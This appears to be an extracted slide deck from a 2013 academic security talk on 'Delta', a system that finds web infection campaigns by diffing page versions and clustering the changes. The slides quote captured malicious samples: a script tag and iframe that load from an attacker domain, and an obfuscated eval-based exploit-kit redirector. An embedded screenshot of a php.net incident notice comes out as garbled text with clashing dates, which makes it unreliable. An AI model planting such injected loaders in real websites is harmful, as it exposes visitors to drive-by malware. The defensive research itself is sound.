



THE COMPUTER SECURITY GROUP AT UC SANTA BARBARA

## Δ / Delta

---

### Automatic Identification of Unknown Web-Based Infection Campaigns

Kevin Borgolte

kevinbo@cs.ucsb.edu

Christopher Kruegel

chris@cs.ucsb.edu

Giovanni Vigna

vigna@cs.ucsb.edu

University of California, Santa Barbara

November 4th, 2013

CCS 2013 / Session 1-C / Malware

Cybercriminals using Red Kit infect enough sites to increase the number of users who receive malware warnings by **32 million**.

Cybercriminals using Red Kit infect enough sites to increase the number of users who receive malware warnings by **32 million**.


A large campaign infects more than **106,000 unique sites in July**, directing people to sites launching the Blackhole Exploit Kit.

Cybercriminals using Red Kit infect enough sites to increase the number of users who receive malware warnings by **32 million**.

A large campaign infects more than **106,000 unique sites in July**, directing people to sites launching the Blackhole Exploit Kit.

A campaign targeting vulnerabilities in Java and Acrobat Reader infects more than **7,500 sites**. As a result, more than **28.6 million Safe Browsing API users** receive malware warnings **during this week**.

- ▶ Increasing number of compromised websites each year
- ▶ Web being used more and more
- ▶ Prior work detects if website is malicious



php

Home Downloads Manual Support News Events Security Downloads

**What is PHP?**

PHP is a widely used general-purpose scripting language that is especially suited to web development and can be embedded into HTML. Learn more in the PHP manual.

**See what's new in PHP 5.6.40!**

See the [PHP 5.6.40 release notes](#) for details.

**Thank you**

[Google](#)  
[Mozilla](#)  
[Microsoft](#)  
[Red Hat](#)  
[SUSE](#)  
[Ubuntu](#)  
[Yahoo!](#)  
[Zend](#)  
[Apple](#)  
[FreeBSD](#)  
[NetBSD](#)  
[OpenBSD](#)  
[Savannah](#)  
[Solaris](#)  
[Sonic](#)  
[Sun](#)  
[TCL](#)  
[Ubuntu](#)  
[Ubuntu](#)  
[Vixie](#)  
[Windows](#)  
[Xcode](#)  
[Xfce](#)  
[Yocto](#)  
[Zope](#)

**Related sites**

[PHPWiki](#)  
[PHP.org](#)  
[PHP.net](#)  
[PEAR](#)  
[Zend](#)  
[Zend Framework](#)

**Community**

[Newsgroups](#)  
[irc.freenode.net](#)  
[irc.php.net](#)  
[irc.php.net](#)

**PHP 5.6.40**

You can grab binaries as [source code](#).

---

**Upcoming references:** 26 PHP 2014 Madison PHP Conference CodeCon@X 2014 International PHP Conference

**Calling for papers:** 26 PHP 2014

**A further update on php.net**

2014-10-11 We are continuing to work through the repercussions of the php.net malware incident described in a news article earlier today. As part of this, the php.net website has been isolated from our operational php.net servers, and we have found that two servers were compromised. The server which hosted the www.php.net, containing our php.net domain, will be proxied (redirected) based on the php.net malware, and the server hosting bugs.php.net, the method by which these servers were compromised is unknown at this time.

All affected services have been repaired on other servers. We have verified that our Git repository was not compromised, and it remains in read-only mode as services are brought back up in full.

As it's possible that the attacker may have accessed the private keys of the php.net SSL certificate, we have ordered it replaced. We are in the process of getting a new cert from Let's Encrypt to replace across the public web the php.net SSL, including bugs.php.net and www.php.net in the next few hours.

In summary, the situation right now is that:

- Available malware was served to a small percentage of php.net users from the 22nd to the 24th of October 2014
- Whether the source tarball downloads (not the Git repository) were modified or compromised.
- The php.net servers were compromised, and have been removed from service. All services have been repaired to date, except servers.
- All servers to php.net have their own temporary subdomain until a new SSL certificate is issued and installed on the servers that need it.

Over the next few days, we will be taking further action:

- php.net users will have their passwords reset. Note that users of PHP are unaffected by this: this is solely for those accessing code by projects hosted on php.net as Git repos.

We will provide a full php.net post-mortem in due course, most likely next week. You can also get updates from the official php.net Twitter, [@phpdotnet](#).

**A quick update on the status of php.net**

2014-10-11 On 24 Oct 2014 @ 15:18 -@009 Google started saying www.php.net was hosting malware. The Google homepage 'Trust and Safety' update explained it was the reason why and where they did it better not like a free option because we had some non-0day/0-click/undetected/undetected/better/dynamically injected/dns amplification... This looked suspicious to us as well, but it was actually a trap for the security that we were quite certain it was a false positive, but we were wrong.

A formal report that's coming through the error logs for other sites that it was potentially serving us compared to the wrong content length, and it's pointing back to the right host after a few redirects. This is due to an error code 302, so the file was being modified locally and forwarded. Doesn't matter though once of their small redirection where the server file was never served. Not of course, when we haven't it manually if

---

**Static Release**

3.5.3
3.5.4
3.5.5
3.5.6
3.5.7

**Upcoming Events [RSS]**

**October**

**Conferences**

- 25 Annual Python (PHP Conference)
- 27 Perl Conference
- 27 PHP Conference
- 27 PHPConf

**Over Group Events**

**26 Tampa Bay Florida PHP**

- 25 Tampa Bay PHP Meetup
- 26 Tampa Bay PHP Meetup
- 26 Tampa Bay PHP Meetup

**Meetings**

**Conferences**

- 24 PHP 5.6.40 Training (PHP)
- 24 CodeCon@X 2014
- 24 Madison PHP Conference
- 19 PHPCon Europe 2014
- 25 PHP France 2014
- 25 EuroPHP 2014

**Over Group Events**

- 24 PHP Training Boston 2014
- 25 Training de Laravel 2014
- 24 2014

**25-26 Florida Linux**









```
<!-- [if gte IE 7] --><script src='http://wsfgfdgrtyhgfd.net/adv/193/new.php?></script></if gte IE 7]></script>
```


<iframe src='http://wsfgfdgrtyhgfd.net/adv/193/new.php'></iframe>







visits









How/why did this website become malicious?

# How/why did this website become malicious?

- ▶ Websites are being modified



# How/why did this website become malicious?

- ▶ Websites are being modified
- ▶ Identify those modifications
  - ▶ Compare to previous version of website

# How/why did this website become malicious?


- ▶ Websites are being modified
- ▶ Identify those modifications
  - ▶ Compare to previous version of website
- ▶ Cluster similar modifications together

## How/why did this website become malicious?

- ▶ Websites are being modified
- ▶ Identify those modifications
  - ▶ Compare to previous version of website
- ▶ Cluster similar modifications together
- ▶ Analyze if cluster is malicious or not

## How/why did this website become malicious?


- ▶ Websites are being modified
- ▶ Identify those modifications
  - ▶ Compare to previous version of website
- ▶ Cluster similar modifications together
- ▶ Analyze if cluster is malicious or not
- ▶ Generate signature as model of the campaign




Web site  
(current)




- ▶ No client-side script execution
  - ▶ Snapshot problem






`<a href="http://www.sigsac.org/ccs/CCS2013/" alt='CCS'>CCS</a>`






`<a href="http://www.sigsac.org/ccs/CCS2013/" alt='CCS'>CCS</a>`

`<a alt='CCS' href='http://www.sigsac.org/ccs/CCS2013/'>CCS</a>`



`<a href="http://www.sigsac.org/ccs/CCS2013/" alt='CCS'>CCS</a>`


`<a alt='CCS' href='http://www.sigsac.org/ccs/CCS2013/'>CCS</a>`



`<a href="http://www.sigsac.org/ccs/CCS2013/" alt='CCS'>CCS</a>`

`<a alt='CCS' href='http://www.sigsac.org/ccs/CCS2013/'>CCS</a>`






```
<a href="http://www.sigsac.org/ccs/CCS2013/" alt='CCS'>CCS</a>
```

```
<a alt='CCS' href='http://www.sigsac.org/ccs/CCS2013/'>CCS</a>
```

||  
Normalization  
⇓

```
<a alt="CCS" href="http://www.sigsac.org/ccs/CCS2013/">CCS</a>
```



Fuzzy-tree difference:

- ▶ Tree is considered unordered
- ▶ Fuzzy on normalized tags (Jaro distance)

Web site  
(current)



Parse to tree  
and normalize  
(Section 2.1.1)


Current version  
(DOM-tree)



Base version  
(DOM-tree)



Compute differences  
via fuzzy tree difference algorithm  
(Section 2.1.2 and 3)



Web site  
(current)



Parse to tree  
and normalize  
(Section 2.1.1)


Current version  
(DOM-tree)



Base version  
(DOM-tree)



Compute differences  
via fuzzy tree difference algorithm  
(Section 2.1.2 and 3)



Web site  
(current)



Parse to tree  
and normalize  
(Section 2.1.1)


Current version  
(DOM-tree)



Base version  
(DOM-tree)



Compute differences  
via fuzzy tree difference algorithm  
(Section 2.1.2 and 3)





Web site  
(current)



Parse to tree  
and normalize  
(Section 2.1.1)


Current version  
(DOM-tree)



Base version  
(DOM-tree)



Compute differences  
via fuzzy tree difference algorithm  
(Section 2.1.2 and 3)



Web site  
(current)



Parse to tree  
and normalize  
(Section 2.1.1)


Current version  
(DOM-tree)



Base version  
(DOM-tree)



Compute differences  
via fuzzy tree difference algorithm  
(Section 2.1.2 and 3)



Web site  
(current)



Parse to tree  
and normalize  
(Section 2.1.1)


Current version  
(DOM-tree)





Base version  
(DOM-tree)



Compute differences  
via fuzzy tree difference algorithm  
(Section 2.1.2 and 3)





Web site  
(current)



Parse to tree  
and normalize  
(Section 2.1.1)


Current version  
(DOM-tree)






Base version  
(DOM-tree)



Compute differences  
via fuzzy tree difference algorithm  
(Section 2.1.2 and 3)








```
<script src="//url/script.js"/>
```


```
<p></p>
```



## Similarity measures

- ▶ Template propagation
- ▶ Shannon entropy
- ▶ Character count/distribution
- ▶ Approx. Kolmogorov complexity
- ▶ Script inclusion
- ▶ ...







## Similarity measures

- ▶ Template propagation
- ▶ Shannon entropy
- ▶ Character count/distribution
- ▶ Approx. Kolmogorov complexity
- ▶ Script inclusion
- ▶ ...


~ 250 dimensional feature space




- ▶ Sample from cluster
- ▶ Classify behavior for samples
- ▶ Assign label to cluster




- ▶ Sample from cluster
- ▶ Classify behavior for samples
- ▶ Assign label to cluster
  
- ▶ Density-based clustering
- ▶ Outliers acceptable






```
<script src="http://abc.org/2fcab58712467eab4004583eb8fb7f89.js" />
<script src="http://abc.org/2fcab50712467eab4004583eb8fb7f89.js" />
<script src="http://adc.org/2fcab50712467eab4004583eb8fb7f89.js" />
<script src="http://abc.net/2fcab50712467eab4004583eb8fb7f89.js" />
```

...



```
<script src="http://abc.org/2fcab58712467eab4004583eb8fb7f89.js" />
<script src="http://abc.org/2fcab50712467eab4004583eb8fb7f89.js" />
<script src="http://adc.org/2fcab50712467eab4004583eb8fb7f89.js" />
<script src="http://abc.net/2fcab50712467eab4004583eb8fb7f89.js" />
```

...



```

<script src="http://abc.org/2fcab58712467eab4004583eb8fb7f89.js" />
<script src="http://abc.org/2fcab50712467eab4004583eb8fb7f89.js" />
<script src="http://adc.org/2fcab50712467eab4004583eb8fb7f89.js" />
<script src="http://abc.net/2fcab50712467eab4004583eb8fb7f89.js" />

```

...

||

Signature generation

⇓

```

<script src="http://(a(b|d)c.org/2fcab50
|abc.org/2fcab58
|abc.net/2fcab50)712467eab4004583eb8fb7f89.js"/>

```

## Detecting infection campaigns:

- ▶ New cluster (mostly) malicious?
  - ▶ New campaign
- ▶ Malicious modification inserted?
  - ▶ Campaign spreads
  - ▶ Also works when exploit pages are (currently) offline
- ▶ Malicious modification removed?
  - ▶ End of campaign (potentially)



## Detecting infection campaigns:

- ▶ New cluster (mostly) malicious?
  - ▶ New campaign
- ▶ Malicious modification inserted?
  - ▶ Campaign spreads
  - ▶ Also works when exploit pages are (currently) offline
- ▶ Malicious modification removed?
  - ▶ End of campaign (potentially)

## Understanding infection campaigns:

- ▶ Same web applications serving malware?
- ▶ Same software stack?
- ▶ Users with the same browser targeted?
- ▶ Users speaking the same language targeted?
- ▶ Only users from a set of IP addresses targeted?
- ▶ Same shared hosting provider?


Delta paired with a web crawler

## Delta paired with a web crawler

- ▶ From January 2013 to May 2013
- ▶ Over 12 million unique URLs (max 10 pairs per URL)
- ▶ Over 26 million unique pairs of websites (~700GiB)
- ▶ Hourly seed: Twitter's trending topics
  - ▶ URLs in tweets
  - ▶ Yandex's results
- ▶ 15 minutes to 1 week recrawl delay

## Delta paired with a web crawler



- ▶ From January 2013 to May 2013
- ▶ Over 12 million unique URLs (max 10 pairs per URL)
- ▶ Over 26 million unique pairs of websites (~700GiB)
- ▶ Hourly seed: Twitter's trending topics
  - ▶ URLs in tweets
  - ▶ Yandex's results
- ▶ 15 minutes to 1 week recrawl delay



- ▶ Viable for large-scale analysis?

- ▶ Viable for large-scale analysis
- ▶ Main bottleneck:
  - ▶ HTML Parsing (BeautifulSoup)


- ▶ Viable for large-scale analysis
- ▶ Main bottleneck:
  - ▶ HTML Parsing (BeautifulSoup)



- ▶ ~67,000 clusters of modifications
- ▶ Each cluster has 10 or more observations



- ▶ ~ 67,000 clusters of modifications
- ▶ Each cluster has 10 or more observations



- ▶ Redirection to Cool Exploit Kit installation via JavaScript
- ▶ Active in April 2013

- ▶ Redirection to Cool Exploit Kit installation via JavaScript
- ▶ Active in April 2013
- ▶ 15 websites from 10 unique URLs

- ▶ Redirection to Cool Exploit Kit installation via JavaScript
- ▶ Active in April 2013
- ▶ 15 websites from 10 unique URLs
- ▶ All Discuz!X (forum software)

- ▶ Redirection to Cool Exploit Kit installation via JavaScript
- ▶ Active in April 2013
- ▶ 15 websites from 10 unique URLs
- ▶ All Discuz!X (forum software)
- ▶ 1 website also included Blackhole

- ▶ Redirection to Cool Exploit Kit installation via JavaScript
- ▶ Active in April 2013
- ▶ 15 websites from 10 unique URLs
- ▶ All Discuz!X (forum software)
- ▶ 1 website also included Blackhole
- ▶ Campaign active for over 27 days

- ▶ Redirection to Cool Exploit Kit installation via JavaScript
- ▶ Active in April 2013
- ▶ 15 websites from 10 unique URLs
- ▶ All Discuz!X (forum software)
- ▶ 1 website also included Blackhole
- ▶ Campaign active for over 27 days

```
<script type
  ="text/javascript" language="javascript">
  p=parseInt;
  ss=(123) ? String.fromCharCode : 0;
  asgq=" [4036 character obfuscated string] "
    .replace(/#/g,"9").split("#!");
  try { document.body&=0.1 } catch(gdsgsdg) {
    zz=3; dbshre=79;
    if(dbshre) { vfvve=0;
      try { document; }
      catch(agdsg) { vfvve=1; }
      if(!vfvve) { e=eval; }
      s="";
      if(zz) for(i=0;i-1374!=0;i++) {
        if(window.document)
          s+=ss(p(asgq[i],16)); }
      if(window.document) e(s); }}</script>
```

- ▶ Found on El Huffington Post
- ▶ From January 2013 to May 2013



- ▶ Found on El Huffington Post
- ▶ From January 2013 to May 2013
- ▶ Nearly 300 website pairs from close to 130 unique URLs

- ▶ Found on El Huffington Post
- ▶ From January 2013 to May 2013
- ▶ Nearly 300 website pairs from close to 130 unique URLs
- ▶ All included Facebook's Like button

- ▶ Found on El Huffington Post
- ▶ From January 2013 to May 2013
- ▶ Nearly 300 website pairs from close to 130 unique URLs
- ▶ All included Facebook's Like button with a return link similar to <http://www.huffingtonpost.es/2013/04/03/42173.html>

## What we have covered:

- ▶ Delta approach  
static analysis leveraging web-dynamics to identify unknown infection vectors and support manual analysis
- ▶ Practicality  
paired with crawler showed large-scale applicability

Thanks!

# Questions?

email [kevinbo@cs.ucsb.edu](mailto:kevinbo@cs.ucsb.edu)  
twitter [@caovc](https://twitter.com/caovc)  
http [kevin.borgolte.me](http://kevin.borgolte.me)